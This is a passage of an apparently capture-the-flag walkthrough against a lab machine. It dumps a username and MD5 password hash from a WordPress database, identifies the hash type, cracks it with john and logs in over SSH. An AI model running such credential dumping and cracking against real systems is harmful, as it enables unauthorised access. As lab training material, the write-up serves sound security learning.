
```
MySQL [wordpress]> select * from host_ssh_cred
select * from host_ssh_cred
    -> ;
;
+------------------+----------------------------------+
| id               | pw                               |
+------------------+----------------------------------+
| hummingbirdscyber | e10adc3949ba59abbe56e057f20f883e |
+------------------+----------------------------------+
1 row in set (0.10 sec)

MySQL [wordpress]>
```

There's only one record. A username and a password hash probably. I copy the hash and use hash-identifier tool to detect the type of hash.




```
   #                                                              By Zion3R #
   #                                                      www.Blackploit.com #
   #                                                     Root@Blackploit.com #
   #########################################################################

   ---------------------------------------------------------------------------
 HASH: e10adc3949ba59abbe56e057f20f883e

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
[+]  MD5(HMAC(Wordpress))
[+]  Haval-128
[+]  Haval-128(HMAC)
```

It is a MD5 hash. I copy the hash into the same file "roothash" and use "john" to crack the ha-sh as shown below.




```
┌─[✗]─[kalyan@parrot]─[/root]
└──╼ $john --format=RAW-md5 roothash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
1g 0:00:00:00 DONE 2/3 (2019-06-05 23:48) 3.703g/s 44.44p/s 44.44c/s 44.44C/s 12
3456..qwerty
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[kalyan@parrot]─[/root]
└──╼ $
```

The password is "123456". The username is "hummingbirdscyber". It's time to login into the SSH server.




```
┌─[kalyan@parrot]─[/root]
└──╼ $ssh hummingbirdscyber@192.168.41.177
hummingbirdscyber@192.168.41.177's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

